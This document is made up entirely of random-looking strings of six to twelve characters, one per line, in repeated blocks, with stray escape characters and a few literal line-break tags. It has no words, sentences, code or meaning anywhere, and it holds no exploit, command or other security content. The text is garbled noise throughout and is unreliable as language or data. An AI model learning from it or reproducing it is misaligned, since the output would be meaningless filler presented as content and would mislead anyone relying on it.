eF!&L-  
FxhIS=  
?BI\$M9  
<.qnT#%R  
f[tJQR  
JY,q^\_  
~#"!=1@  
4\_o{\I  
^7e{sUN  
UIJVSj  
R`+[P>u  
0=}r9bhZ  
'4\_j(B{U  
9zgonJ  
F>;ln(  
r%xVYk6  
>-7Y<3  
Y=,X4]  
vr=!R!g  
F-JR@V  
^i^t(2  
q<aL`!  
KANwq~{

;{[P{Rz  
9m])\_)  
x0-XSo  
-a%t=5l  
RR[R8i  
sq2c,"b  
19-uSv9\*X  
P4<J6A  
O<ha}KG)T  
2 R<me  
hwba%%y  
fRaZ/5  
BpyR3E  
fMS12k  
N2l9Zh  
3Vvo27O  
)sGUE:  
\\c}8D~  
;HEa^H  
--R11Y  
z.hEvo|  
A\\z=!a  
#gK9<l  
d+\\P|O  
C9XQJ2U\_  
}\\{;%  
NQBMiA  
ITUI\$Mc  
P\$q!79>

o@ tz3  
{l]k]Y</~a  
[BKf#kv  
m{Bj>w\_  
g?+U'0  
+r@IQ.B  
Cjg|xM  
=b6"\\  
G2CO&9  
%\$BO3b  
4-=vM%  
]<"1B:gz=\_i  
1sf\$;mp  
yh{}Ys^  
}oDy=Rq  
!hvpj1  
VF|-x6W  
M\*jHXF  
^i10T  
(K,uPv  
?U8p")1  
cRo+kn  
5Wd!L  
!kuY2'GP:  
.}\*g/  
?"81-d  
n9iq^G  
ihg&m"  
ta~sM^

E9w O`  
]XP@`,  
I.GcvO  
'0TBzDu  
HGbKb"-1  
O5UvRTQ7p  
{%<kw48  
+b>S+E  
OVzB%Q  
'@NW7\_!  
Wwl~bw  
jTX!7\J  
]iH|OV"]n5~  
,`fpk:  
DKjusNo0`  
3o9qut  
0n>v=hq  
s\_e/+H  
Euw7Y~  
w9)R/)  
c2}\_9V  
Xkfc"H  
0OLZf6  
qe6bg^n  
0y/,{<h,7  
CK#Qyo  
Bq3'6@  
|iRPuQ  
Ky"BjIT

Al:al:  
!vx,H\*  
yO08ki  
VLu]qUX8  
Y,K2w<  
; &DbL  
&Gw78/  
g".SS~  
JRd\*cW  
4:LY~SD  
i`12G#  
wHUqfvO  
lGt{R/Z  
Zk%bxB  
EkwWe[  
FPxih>  
`UfKNa  
~-fVs9J)  
Z/!x0OH  
M@8:D{  
ibKj&G  
ecx8v;  
:6U#RhH  
9oMA Y  
>l<l\_~  
p\*Iry\$  
.s7<n:  
<y]B'\_  
zoS4\*Q



LhP[]&  
]<mIK%h  
Z]1R@C  
JLBr)f  
69Nx>O?  
aJNf|s  
!!RwX-#M  
6ajH[vt  
dET2ER  
o%> wL  
ID.yn)U\_7<9C  
~8IB+x  
@Z9~b<  
fc&4ct  
6t,UVy  
:XZ]4M  
>gZ6fw  
Ka6p'=  
RFNxNo  
wl1Z!g  
p<uz k  
25P}""?  
YOIE<d  
;g\$">S  
FP!H!W  
fR5ko6z  
B"@{40  
L^86JD  
VT3\*X^

nvKl4,  
Lv'Rbuc  
u>c)8  
-ORAp<+  
X9\*Ar3  
9mbOyr  
!tYvLT  
Rj:6tSo9  
-Z@Fru  
RgOo`3m  
Trj5!'  
H:Sf &  
xR5S4y  
\${jp;pA  
. 'D]Dk  
~;fL"NJ  
]l0o&Q  
{\_jHPQ  
vE[m+A  
ZQE9dXK  
<B`IHRd5  
DTjeZYH  
-\*|5Lp  
l(Oc(>  
prm&1i  
{3-MB-  
7^uM?X  
yv&y"b  
VKesbl

m-}pM`  
4bFfPm  
m9Qmh8  
ZP[v>E2  
-#PB`F\$-V&2  
3dbt&-  
XL9HkJ  
ZpoDO7  
8U'<<I  
%d!2bLa  
jq%u\_d  
v\_<AkQ  
VbM|j!!  
G\$ul`&  
bB6Y|2vN  
e@&1r^  
[B=G{&  
U]@}Yi  
^7LqzCk  
\_=K96W  
Qw\_=q  
|qqcDY  
Q8-8|NKLcP%  
\$\_qO4  
3WG}tp  
dNv%(.&J  
,?3,\$f  
F8T`\*XG.h

,!2,9"Z  
)gn'Gx  
Wl Dpd  
HW{WG<  
)\$o\*\*6t7  
C m)K  
m&UYE<  
q:3t,C  
B5ijl\$  
|tpp@d  
JUbQBDj  
WMUgtQ  
6!qt-l  
\$\){Cf0v  
2NP:JO  
{\6tWw  
'rr1ih  
QRly Z.&f  
9WL4Pw  
1aUIHM(f  
u9aM"M  
~/XeMt  
Bz@u1a  
"fMrw;  
\\_0gbA  
Fj3oY(U  
HJy`)c  
3\<'\*E  
vwZ,x6?F

zg~ +}  
7\$U>-x  
YSFsY@  
6JeTzW  
@qYMI>  
,G"Q6s  
6mB]Uj  
v9\$'DY  
PcfsKs9  
|~{P]:  
!5yg~dC  
xh/CFK  
Tn@AP/x  
k5q!3P  
kktGm\$  
pquFw<  
\\\_l4H  
dT\_P0@\$  
Mu52IP  
Z)gXU^[0  
1C(Y[A  
rhgf]r3  
Qb+C[Mo  
=6D FTI  
CKmd=.@3  
!OH+!:t  
M}k&}PC%]3  
>^`Hlrk  
w{86RX

9/f7oi[P  
8%+tg%C  
sq8yB5  
az(|WY@5  
242IAk  
Gqd:[&  
{t/PSz  
-u7IJ7  
+dd@jb  
"vco{"Oyc  
W>!7/|J  
[~"F)8  
="[]2i  
Zt&2|`c  
.2pqx2  
eRz|P\_  
{82O~"ZLTI^  
fPnT4&O  
o?clV\*  
KIX&"b  
Sx(OI-w  
3 P`AOu  
,>9YH=  
WA<w@A  
zS1L>M  
\_.@<G>G  
`A{u|j\$  
8,-b]@  
^!,2)!

1{ZZc1L  
&h|nWV  
8}MtRH\*  
u>QN|V/  
cf9-Eu  
]gRo\$C\$  
&MIEEP#\*Ge  
?\_]w?0  
YA'lw6  
Fs)<Rn  
?QB )]  
3QiO9\$  
\*\*uh/.c}  
-lC!]l  
2\_~ic#  
7OED@+  
Ci0]ib  
`/V`;zQl  
+d?|];  
rFkOWF  
7?:+Z&B  
^i4#0}  
-0|BIN  
V^dxL>  
N+)"K^1  
Wr`>j@  
mf5N&e  
;qXsahtk  
4j@(QQ

^fkdYu  
9ZCWG E6  
8@0:'}X~A  
w\$eS}%  
MN% m/  
T7^8QX  
aZH\*/s  
3)dK#|E;  
+D|1!]  
iTnzNE  
b[KcL<  
ACxm^!  
motHQ?  
Rd}d0]r  
?,y%=P  
ENSLV[  
z+b\$cc  
YHY~v  
RZQB21Z  
J:~?pu>  
zcQfa/  
69q3Ao}  
j\_!'/@  
Encg(UHY  
{A};X  
"UOi3t  
[pA`I/  
V\w/#K  
KV%`YtJb`



5/%L\*.5  
/R(-i:  
g',zqN  
;xDa]0  
TFS;t6  
HUpL{ZV  
8s!(/Ve  
U\_eWW~  
\_e|>E^I  
-2n|Z'  
z[E~\$m  
QUZB=#  
U2@m}O  
XabM zAJ/  
%)Uwno\*99  
y8Lxa7  
hp.4UtH  
}y7BZ`  
D\.{jQ  
4ST3v7  
|6Ela%n  
@IY>IE  
+SF+>5  
`[3}JIXW4  
Uzxe%\$fbW  
>A?|4:  
OYz&!x  
UyVB;1  
2Q&=HS\*

)RQ8n\$  
#rWp&H  
"/\$OJ9  
?JcCT2  
X/g`j.  
3J0X&gKW  
\*ExL7:  
t`o(7X  
;H[3e3%v  
aEH,b5  
KcC9Q5  
E=}&=[B  
G'xaH\w  
^LUvB0  
3,Jlh6  
,Q&xEl  
pt,hi{  
S c,St  
{\*B%+8  
lb)azr  
d;(/1\*g  
W05u=n|t  
0k<-G  
~zSHNB  
|>c]wE  
qRPN)Wy\$Ot  
Xn LdN  
dC1y@l  
z[Wb4Z

Bb xD{  
{{&'!!  
\*JK4v>7  
l&&o?7  
zyH18AH  
{d]hL"  
@7L=D}9  
?e\$WFni  
;K\$-Y#  
N%,h@4  
pkPwx&i  
^q/&G:  
`Uv1J0oZ[Mql  
gY?(/n  
CFS|pT  
L\_^2V/m=?  
d0~a\$V  
D2A0N-R  
CR&HP"V  
.Yx\SG  
OX@SO2  
sucLQ&B  
[s0yaF\*  
2d\R\*~  
CXP~8%  
Cb//2O  
LR])x?B  
0muK2\*\*%  
-Dj[;m

;E\_j&=  
sc{cO5  
i3S+7a  
PSL.NW  
@:yg.h  
^)5hT:Q  
;M/}\*;  
c2xNIb(z  
Pu}PaB#  
979f-(Y  
R\_%\Z<c  
Ox5DI^N  
3ndg6z  
LG0AOt  
/lXh::xU  
tgKg\$?E  
G4g\$!K  
~.:~'.  
~?S+6qR  
E\*E0;d  
l>Fe )N(Re  
8<tjV\@A  
g8\$ztbv  
'9BV#,  
=NM;S]V2n  
+"s%C(  
r2(\Sg 92  
`iN~R.11  
9!j@=

,%pV/.{  
t\*If6wf  
yUTRbtO  
6l&kob8  
+" Dq)"  
,}]X)M+  
a#yw}3#eUr  
juyWH+  
uST[m%  
Cwxpk2  
U\_?{U\*J  
NydZxk  
Z?I~Cb  
W7%\$I)  
N,{^TYu  
t=q(AB  
c1)I\$3  
o:}B4x  
OYnhf.?  
C4se[G  
{s0~brx  
VD3rn(  
\\j"5`k  
,\S(!  
!.MrXx]Z2  
/Z'weMf[  
S\*Vb{F  
m@wRt;  
mKNx/9

nT3acU  
LriV3P  
\"lf;T  
qw IB8!W  
Xfh8yY  
g=(Ae])  
BNI~10g  
0GH;(L  
1a\$d\"Z@  
O\"v\\..)  
Y+n)Ww  
8d#o3C  
2'eMKg  
:p!fj`j  
xu9V-m  
svc9&F  
7\"daE(  
f0F`LI-?  
+kA\$Pw>m  
Xr\$FcJ  
rhAjUt]  
RC\_{g\"C=  
g\$Wq{n  
N6:HEz  
JV?~,W  
IKFJ- =  
H@9ANv  
FpD+&'  
x3#(2&O

!Oa.]f  
uC|Doc  
Vw;S4A/  
?D[2 }  
PKgQUFa{  
(uo~g\$  
r{FD|+  
>A#DC9  
QrRUI\*  
sBZ{n,38H  
}k+,@1D  
?9Q3eny}0  
Knq#BUyC  
OHyY==  
W`e?-'\*|>  
|\$vANI  
k/o45,  
r\DeDh9  
3!x6h|f%  
cj\"\_~G+L  
k)4-`n  
bPAe{7  
GvXs)P  
"u`n8o  
b+Jpr^  
91/ex!g  
iSwJ\*cWe  
+c2 iFK)  
\*^[\*eE'

ErI&,/  
(Pv/RA  
\$/%T53xcb  
14"HuT1J  
5/42b[  
b<\$;'<.  
nz[m{rg  
Ch"C3YPD\*  
pr@j|#  
=o;|Ep]  
"tU=>Q  
PSJK\_^  
}.5hti  
-r\KDtB  
dl{YRe  
b\$eUKx  
[mdMn!  
@<fWb'  
zf(h-0  
(YEd\*\N  
X>:?764M  
qM2gze  
M'53}|  
uM} -\O  
yXBaL{|  
R8Km+O  
G^CsVp6Y  
\wv/?M  
m ueqF5



Hb.>+f  
=pq\_~M  
4;\_XPc  
""t\$WejX  
AA{:4D  
J|/Lnd  
(p).>YO  
:2j%G<|i2  
-;^\_!2  
\_z],ySd  
:7<JWh&  
yWs\$K{  
X@IL)m  
{9Ibv  
J&#DLn.2  
eYvwJ)  
\4HM\jz  
>iFsc\$  
B[uWsf  
n%8z9}  
26?8EN@  
;7U\*D5  
R%VHwW  
A6M5TR  
C;xsrV  
ohg>}zk  
4N@m?  
zP:|DB  
hO]X=pN

HfD4hy  
BqZ=(JjQ:cS  
=wNs`"  
y.R?~!  
CA98~Ow  
8`X/s&  
E{;&W(  
n!KSi>  
nHml~.  
f5Z.z  
OJT,M o3  
sY@nN~  
.+Yc't%  
2CnNq6  
Wu" ig  
O\_Mf{3W  
N"{f!x  
w8c^ }#>]  
51Uq&z  
p+~QiV  
EaN>!W  
0b{EL4  
!4'/1q  
?!}lVGBF  
lf{V'c^"  
/y.l8~n  
O!:V(:  
\*9Zhe'  
\_T ?91

66e6&H-  
Awf7y+  
(+cQnjF  
~\_F<n\*  
g3G1at  
TShya3  
ph?MWB  
F dl@:W  
i) ('  
;;egFA  
|HDA\$5.\*r/j  
}Q^Rv9  
ML4M6BtoR  
":tfYa  
F#uXZY  
yy0F3<  
mBjM\*a  
e]2.n7  
:F%Yzs  
[tmlZw`  
R>\_+>z  
;v:770  
fg|tLRKVj`Q  
np<@T~  
1C6}AKx  
7eR~l,  
zHyo"6  
pLoV~"  
/DdF1]3

lp};:Y  
O/wjj0|  
aFO!\*'  
4~g>>M  
#2J~^6  
}chj P  
m!\* 9cO  
E@F<IJ  
{y2M"sG@:  
wWGha/(dE  
[=f0'f  
AT/lai  
{\*81>)Wa  
@<!+u^b  
TtZD&JIMQ  
qo7'DL  
rD;C\$K:sY  
<);>?\n  
A%22nW;  
RA9;oQ  
ss@pvy  
w4!&g,  
h:Z3q"  
o1GZe\$  
l:8An&  
OM\*dyJ  
L#hL`"  
}^-\$f#  
Z\$nds^

OR\*)`qf  
c2%'uk  
#j9(Z%  
p;3)&/  
byo@Sa  
9wkoaM  
3r|<\*3  
LMiT~M  
\_52=^6K  
-[/S1\  
#rG>o@N  
iQ04mv  
]6(ZYO  
V#<'vc  
UF|d`w  
wr=QBu  
\\z1?\$k'  
X+,=>u  
I\*`L7\_N  
b9xEv4.  
\_sf[r~  
&;kl5H~  
PbZ:(B  
%p|8Jl  
&(K^)C.(  
`Ap;Og  
HA:k\*G  
Xn^vWq  
]6uu-X?

-K&iAK  
9&i1wG  
X/![J!  
yk0\*kRW  
qX3#r@,f  
d/wEa6  
mgWr}Q  
Q\*+{=\  
X-eU?2  
C}&lnW  
,JLZ,3  
]P{~\$y)  
L'\#&\*<br>4m:)ex<br>}GK.K9<br>u[CvKo%<br>6jl7r~<br>C{kI7^a/<br>k\YAF%G<br>~\$~iGI<br>I=6W.3<br>Ae=G8W<br>2Qv<Uu<br>az~"Q&<br>yv.>p[<br>podQT4<br>^y:lz,<br>fne;?j\_<br>6kGLsSM

hZn\*LB+c~

zZsPbR

krGY@5w

=. Vqb

?Zi?JX

a.!k}G

ny`lLat

Ij@W~H

7>ZJwH

f%AFC<-

OYz>Z7{

m;bXD;

VSF[\*n

9 [!7g

FU4liE

8GRSj0

fG-P<dr

\_\$/vq\*

|\_Oi{a

1XY]R&g

0mws6O&

NbIyBb

e(,xg0

lzd|af7k&V

9\Zne[?

`;)/uR@

F@?(bg

hY:U4G|

dP%rzr

=#iU"+c  
2.uy]P  
F('#k{t  
u.u3!x  
J8f;\_c  
8#Kxi\*  
h^w"kR  
4<&}5lx4t  
U!`6wX  
F=: [Wlpd  
'jO\$]H^>  
tEIFX)\*  
fH6jQC7  
]wXgic?  
eHjdSQ  
h'\$D23"  
1|QE398d  
HPwLS{~&  
m%`5xH  
o;5UjX(9  
NL9}l;  
aLRxsV  
%^f[]U  
SC{zWB  
l\=!<G  
g:DOgl  
\ZUi{Z  
}z&kca  
?qevfN6



u]t!g3  
`Gbr58D  
wdAf.d  
6J7csR  
pM\$CJ|  
\+9:vC/#  
Z309+4  
ow.02e,V  
RZ2l{q  
o8&L<brC  
^\_;;e/  
['\$uPB??7w  
b&\jh=K:  
j[''0JN  
54U4x/  
5}+naq  
1+Kp\*J  
RLKqve  
<-YDeT!  
(w>X-  
WWEV\~K  
A7%'4(K  
9VBfo'  
|\_u"X<  
%`C|r <7  
Od`zV#  
SG#mI%F}  
RcLKhr  
]8;>S+

6f5X^;  
a%vj\$I5  
9Hr4T>  
L8oLhK  
mL\*f\*U(  
kRQ}h7  
yE2 Q\$  
Y-6sSPv  
6;EMp[3  
ZZW4|3  
qj3\$ 1M  
R#%,PJy  
`rhmQT  
5?{(hud  
@9^Q2G"  
b\$;=CbU  
Ca`2hoD  
N[JyO?  
Lf<DJ^9).R  
Bwol"5K  
XTzR#\*  
tJ-F1^g  
1BFc m  
\!L'chj  
ZtUG{,h  
\$BR|7i  
VE='LL  
u;eY9e\  
|Z)1rq{

npe.O@l  
58{(rT  
zHN.bAN  
}&9nSxK1\*1\  
lLH.[uj  
ZTHP!R  
We4~}q  
bfzVeHn  
uSA]w"  
o{mUJE%  
s ?%G<Cxi  
+]z`DH  
|tY`!ath  
^yvWkFE  
05/ysGK  
|YP0{9  
,GPCG:w  
\*o>.KG0  
%\*Jc=w  
K`9>u,  
v,Ub(:v`X  
Z"v~~S\  
w?Yn>h  
KU`qt2  
.;os.Fg  
zf`qg`  
SAb;0z  
>:,y=ze  
4C[dFGA

Bd2QRV

#9kC>{>?

?))a.pE

F3BxQhK

Z=,o7f

LzyAk/

fRW%hm

Hq>,~!

;ly|vQx

E<sQE)

"1wr\_Q

RO>!RJ

A(T,\_(

fCXSB`

U1Ww\$m

q6;Xw}

SK7Ct6

mpj0'R/.@

UF/;p2

Bhky.W

mGMlnQ

:QmB{Bm

L-k\vp

g%L.P\

nP@%7B

Q0n0?Q

3roXz)

&H?-z

(Xee \

<Oq4 ,  
"k~Lfqf"  
Psw~  
A\;JY&  
QD}{-4  
?"%t6g  
]=Fja  
0aO1'X  
ltHX(B  
%Cuj<?O  
Z>\$M@9`J  
>UQyc"  
OWSu)r  
KTQW}}c  
\:YxC~  
SX=cRx  
P%\$dF20  
DF9>;4v  
l{'-mf  
-{i3hSP  
7>9r3WhF  
3=6{2u  
jc7,GFXg  
,i8^x\  
`xU9!%G  
n95\*qBX  
!}!Eun  
O?M+\*w  
Gj\*]sn

hYW%,e  
!i=wX^  
9>3KkP,  
P"r`,2  
X5s|dc  
)0sNd5  
p(RJv=  
a\$G>Vd  
:Lz#xQ+  
M}wv'+'  
\iymA2  
ni-0,g)  
u8NsQd  
\${@#{d)p^>  
v-efA|!  
}4zh/\*  
aPozr0C  
t+y0NT  
D0pMJ5&  
1(s?t7  
:dm"D+  
1Z\\*Wjc  
ZEXlQBB  
U|/Hv>'nG  
%@ps p  
y/ci71  
uz]9xE  
m6&OS#]  
;gT]B5

\*L 3JQ\$J  
NTwz#A  
.<!0v]  
E?#[xH  
w?[Kb;  
1J[cvw  
3PPs[T  
7XinFt  
j+)M]w  
18.NOq  
Tx5 IS  
C\*^`>t5  
q1\..Eq  
CW<GsB=  
W"VOR'  
YE<vQb  
pY<@]u  
q7-|zs  
q2\*Xmn  
)}lhG,  
=m=U+H  
lHzP~m)T  
RM9G)ghpn  
wGAw^V  
wGtWKw;  
T\*"9Yl  
U{|74W  
"Xyj\_,f  
,pg^+d

"vHP1&  
/zE{W?  
bd9VW\_  
iH%.W4  
l+^8pWh#  
C^LVc2  
MSRAZ b  
VZgH=Mo  
aNC]?2n  
Y8W6z6  
gF@9=r  
P[])3G/0  
{|^=^d  
< 7DG7N  
{!k(,%?  
kjb#Mq  
5|a+<\$l  
tsDV<8  
SD(Us\_  
z\6;\_  
'gx\$LU  
GFqCq4FTi<  
`Og}{oBu  
6XlcnN  
|\_w"-4  
IJQK1\*s6  
L}oWYske  
[B"1H}  
|+>7p"r



h\$!QvF  
iF,avV?7  
vk8M\*Xs{  
;1:Ptf  
T,\$i}X  
+<^C\*T  
&j-MKh5{0'  
9s2w]F;  
JTJ,znto  
)%O4.{@L  
?"EP5]  
>\$o(3N{  
5d<#}?  
WQ".nEhg  
!\_!j^o  
"``T9phO  
Nx\OpZ  
"+/Y4wq  
'%o#6:  
NaRM-g  
@za1}gW2  
\_d%\of  
90q1L='s  
ckC>ndI;  
[|dua]N  
ORja?b  
gfvxi[  
3Kvz"S  
^V#mtR

| (Ox3a  
?yGAnN  
4:q\$h(  
,d}\$g|  
l`aHXs  
pMUa(S  
k+.cWmG  
[.AJyPVz  
Eq\_W8oQq!Fo  
)K\_'tOw  
Z|vj%}  
"9<L^{-  
poM\_'y  
@6(^nG  
{lfg!  
@IQ sLt  
0}{Tdd|Q  
D|p/A4  
e8^r/S  
B]G]zYA  
K2y&W~  
&n=Ou;  
e}e|i`  
?+#@!S  
9nR2Hw  
x"\\T9  
WG8jq}X  
OlnO<N  
QFHz{@@e

DX\_l,,3  
FT\$ p12l"oi  
KMb{#8V  
iHmgX6  
[\+(aT  
!/s-u7  
eVef!j  
\9act6  
&37qBn  
R04M=!s  
=B2C2R  
|8NV?!(  
%A8Lx)  
6+E(rK  
{'/M]@  
01\$\91  
9:naPz  
SgQel?  
+\_lqn0  
W-wuCU-  
\$L1}lZ[  
|#hNTP  
arxX[K  
gS~(WZ  
o,'N\$|m  
9#4i1.  
;<`yK  
75Kv1o  
?[w ]m

\*Ry2cL~AX

~-4yKR

6eQ\.:?

5<VX4]

H93z`u)

\_eV{QHC

)&|MTV1

Dn3!E3

]E5Ggc

dP5@8m

,nG}{%

zaWBim

D+\E}|J8

CMDs@a\$i

nH!Gn[

1J87-|

ORAHb3

&rj@]L

5\$]BWPs

Q=@cgm

]hvkB4

#R!!rn

}^j]&R

=`Ro,+

; 'jsxv;

f3Qo3^

,s!En1R

6iV Sk

BUPMyo

,>`.{  
V+T%+)\$(  
~f\Wl'  
aneT1!\_  
=hAf)'  
%(.3xt(  
nz8jxO  
R:@VOL  
1aGC!]  
S\*Gf\$n  
s)@[ wp#  
Y3W{=M  
;i]Zz&  
;^1xKT  
\_uA8i8  
|SK5D0  
c5T`"E  
fMreZ0i)`  
ZD(n&{  
9-qU?h  
q'iN9=  
gC+~8f  
|bPTpn  
/#-E<\*  
K(X"e{4L  
3xPe!m  
O%Wa)H+  
CUip0,Yes8v  
f @!#\

?`Jp\*6  
]Bn;;i  
2raZ@]  
zh^{I{  
W(^NPe  
CLL:\u  
9U?yC`)DJ;?  
\*A{ojr  
,":!^I  
PI^?97  
c|Q;(7  
IS`S0~  
xC\_K^o  
)?QC>4  
I=stIR<  
:d{[K[  
+xK7u/c4d:  
Q"hoJ&  
Gbh\\(v  
Fii\*Q)t  
:tDO\*P"  
t;'U3'  
icKTLW  
XyS""wK@Y=  
!85XA4  
bNx6s@  
CQLnsQ  
!r\$? :O  
,#SQ=!E

EzN)g?  
+F87:\_  
/2wnK`  
Ol2sh\_v  
zp\'4,  
x6|MbdU  
fRbD>i  
0D{CGD  
/+~4-U\*  
LvsOtR  
\_XhoWvz  
yU"Vlx  
IH.o^U  
J?LA2WH  
RF}%fH  
@GkzAj\_  
d~R]@U  
h q<D'  
G&:\*e(  
^{!h\_  
ODn?lZ/q  
<Q\_y>f  
op<+`vV  
U<?6n-G  
+[22M?4  
AHp,xr  
,\74H#  
6pAf9]v  
>HG {%

\$o'D^Z  
nGaExr  
G\$a4-\  
{,d627PR  
ZE\FF7  
Oi=Hs-  
\6XShT  
%2p(wRW  
O3\_eDo`  
vc5B.1  
k,,Tsfc  
fh1P9<Y  
9SfK)GQ  
[kU&9v  
HMR\$C~  
YYcL\$E  
:pGGxaw  
88\]lp  
@~KrBD}f  
8\_nV?S  
%^dY%#d  
nLsoB5RAIa  
rq]Yl4J  
;^\$f;!  
0UqE7z  
Mdv1@LTz  
^n#8vY  
M{O>F0  
s3k7b



Z8mLcC  
9s%j(\_  
\$'V'yC+MW  
NQM`9L  
eApw]s  
BW18;T  
d8jl1A  
>]FR`O  
Hy:iRx  
2)-7D>;  
l)/L\_[  
xXjDDI  
Bk{o".Yc.  
e4rB(2j  
+fD5a  
C57Q<=rN'\*RV  
(vm3.G&  
l(t?n5  
:7/^ZOr  
4,OJ7L  
8`#ktA  
F'^v>d7  
/i\$+~<}  
dficrf:  
xz2%{2  
\*H&xJE6O  
U-I7n8  
?^B(&i  
;LY&+J

F%,Wa\$?

f"13y\\*

,M\$jL,

INq:|]

.3ssli

')\$4/>

;}YN<jw

A1bR\_\_

(f'86o6

<wu)=C

.4\*{q<

Af}xh

OB}\@Xc

cja}s7

cVHU^jGIq

Pk.kS@

mD"M|\$

7[K\*&y

}jmr8z

"OdJ{^

E>\8\Z

71mU'C?

jyz]\}

vY+%c,\*

n~(jr1

},{7|I

N\*FH#I

sSym4&N'

UFZ\$%W

G17G-0  
/Oj|m|  
}%nRPo  
!\*@)R  
?4\*v1w  
0 ~aTCa  
,;F5/{NAw  
5\n\Xl{sW  
#\<4;>  
RG(?>)[uq  
ZZtY\N  
Jx]WLZ?  
Lp)RC%9\*  
)XV~uy=;u#  
4^Xd-\$^  
d.n>m0  
kdKN<Z  
:.`=\*"f  
?,,z):@l  
V~ W|3  
Nw<&s>D  
kwiza4  
qJ8Nh!^  
5wD#!@Cb  
?z]Y6b5]  
\X)rTnU  
n]>Wq67  
k\_HZbW  
L\*b3-r

Y#&f59  
,y&5Q[  
}q]+Bp  
Tz7LMB  
72,Ewd  
EU|}Vq  
T88\*P\:b  
M~][@L[  
g1(~E2e  
!!F\*2)T  
4P@{}e\  
U&:8,T  
@RIV-u  
\_nM&f+  
[9?U!)  
84Wfv1  
l<\fetk7  
itNEPC  
7)z"\  
4]XbomqD+  
30RfRTc  
05X% n  
/b~Z#bf  
[|(IXd  
><)U>j  
\\_<2^OIK  
'[d\*Z  
>Kvb/){Q  
\*n=~CD

\_u@RGIU,j

/B?:Z3

6N6goK

d6`L&;

;Pq>2Sv

Q=/Ye?/

(5!b8\*

qoz(!7

6H+huQ

~[]}FIO

Luf Bs

3<%3N(

vc[-\Z

8xj Dr

W;~(xK,

!D3:>=

3bcwcc

{CZ?u7

9JmSG6

nP{!c?y

dJa`{q

s#&@"H

0gV:/V+

7^\_3`]\

(<s"K"Y(GR

IBG.YF

P!D,%w

[m]1X2

|4~(aZ

O;,+7b  
JRPQ>L  
Aa"\*Z,  
DAnm&z  
.effTJ  
qHq'IU  
j)LMAL  
k={`g3  
A6\_'KZW  
?=k9}qy  
:vc3N  
d(+as`%]  
|r6R\5  
|Yjo!{  
}x]RIC  
vU(LJu5  
ekm{u)  
LI~D6c  
ljaeGs  
'Jmyu0  
ti!^c,  
71~"~`j  
rCy/K3  
c,l" A{  
Ot1LDI  
>L,)H\$"  
;^;6Kot7  
\$s|BH\_  
PJwo499B

K!/ qX  
P]\$k>yq  
Yv/7T]  
]0P0;+'  
9;:&U:  
{xuvMi  
,F=>aU  
+2\_c<E  
;#^K(\*  
AoeW!%  
;hZ60TJ\i  
X~#`B5}  
4ekqD?  
E~\\0+v  
GmGLq<  
N`eabZe  
~9|\X \$>  
@;U^7.  
RX6Ey3  
PW~Et7}  
m6NSVv  
8Lzs6\$  
I+EW#\$  
:\_G-yhmH  
KbNqMm  
WF=I>n  
wL+9rF  
.KC;.z  
lh'dH-

cl,BuC  
d.o~&;"  
bq2?x\_  
nK7::lY  
5Aw:\(  
MPb#t@  
u2'@Z1  
}xY`Z?N  
pHVvX+  
`T3t:e  
{zM\_tv  
:hS.Uk  
lv>BH-  
P)G%}s  
=gd45(  
BuFDWrEz  
~Hb1QC  
vH|" (q  
f\_g~f"  
:e#;9RK  
8AL-<eA  
v'[r%sa  
x?'&5b1  
hO-"\_Z7  
'%'(X  
nX';,D  
`Qf}].[  
i\$tSR\$  
%]p0<k'cK



[h1E^Kd  
=w2l(#  
8=0&6\  
]p,-WTj6Bg(  
2,LkD\_  
K[(>9  
g+,<:E  
JG]ZlUMNs  
qOm96t  
Njk//W  
1f+Liz  
Bk30!A  
kS\_XtR  
)l.MFd  
N?N\$,V  
A+3lA\_5  
1,,W3H(+  
kwMnM!  
\_nDJ-j  
0)[b5p  
r=eI7p  
g=/&!S%  
EM;lzR  
Q3x4C;  
gVT|5nt  
7.8j &  
G~47lb  
L\_?d;B  
}}l`ma<

0/UJ,+m

k!No~l`

>"TpS,

OiZZ/\_

MdoB|

hIB'AW

xgl"{As(\$

h.500j

xZ\57\*hN

2`+Z86

VY=0d)

\_ ^1=0`;R%

Y-`l=A

T(:,`d

z/#ZM7

Og]mya

utD&~o

xWlbWl

] .yw7A'

Joe.Zx

D!G2&C\

NJH&0N

-jt'pJBj]

lv).gN

2a}rtn

Q]K&";`

c to3w"

UPv[a\

aOAAAd+

d>OUbX  
=SZsUR:  
y~h[fO  
t+Q]x#M9  
SX|APm  
b@Wv-y  
3ySOlv/  
(#jsjD  
G{\*h)k  
E\$.Q\R  
}f> JX  
EQ`\*:o[  
gy\*hNH{  
&9dF^I  
`qYTv f  
s{Zq;\@&  
aBf\_Y>"C  
3cwn5=  
4(AhaY3  
Rilg/g  
O!jh7%  
5R|1VS  
|ricF2  
]M(y /.8\$  
'y5"\$C  
:F%5:`a  
^jrHpyBx  
2Y3xh&  
bX#aAZ0/O3R`+

i&AGNd:  
g\_`; %55C)=.  
]@]AkP  
oA'^\J  
C]St%bj  
{Xh0ZBS  
{f|&I7  
)U+o6N  
\$1@s<wE  
QEY|J?  
D5IM1a  
ZKrh:S?Q  
"JX%Bu  
p-hYB  
Ju@-zo  
Jc,4%vZW  
xUL@b9  
2<B1EG  
&nt`2G  
TSj[bi  
\]r4U,x  
K?,K\S  
+Fj.]R,  
OSL3B4?  
?#o75M  
CgtIP\_  
{0g5yLC  
Evp\_D+  
#?a9=G2C

| -A/\*x  
o\Y^/@  
qLk(H{  
. =T5W8  
8\*4fo[  
clrd\$&  
eYcE!u  
'e+brT  
i1^WTF#]  
;{<zY~  
CX)WC9  
Etyc\$,  
x)2;ap  
N;^o/3  
bgo|quC  
]Q~PRQ|(&  
SN{eivr  
F="\*,,t  
<\_-Z>%4  
9}9\7X  
.CFgJ4  
v|bJ'U\$Q  
3.g1yS  
=3/Y"S  
i7NSYcg  
|Y0<rg-  
>A8u`r#  
NT3Ky]  
k:d1)\

4Sw!tl  
u/W9[a  
A51Z{g  
[f@eV|  
AA2Z{e  
W|Z1[j  
cVZ:v\  
rf>k05  
L#f#u{  
k\_DmN\_{  
OcGq\_)  
C50t\_+QQ  
oKpU?K  
0[<%XtB  
>Qjs hpl  
6z6nKw  
/q? N%  
?9Nyeo  
KP8IUS  
p3yE?e  
G8\f,p  
n2X{1r  
26X~ c  
QTaZ\*e  
\IEK8:\$  
1.b5(h  
[s0G\*Qh  
jh"S.j  
LIWg-u

+gAt!K:  
"cRnq5H  
TpdI03  
Hn \*d0  
)FX%Z{  
KCe;.s  
X\_iq0Q{{W  
XN\$E0'  
(Tpg\$o  
6EF?.I  
-"9.JN  
G#7EYv  
}Uln9Z  
1g>#)e  
V\*s,'S  
^aw8R@\\]  
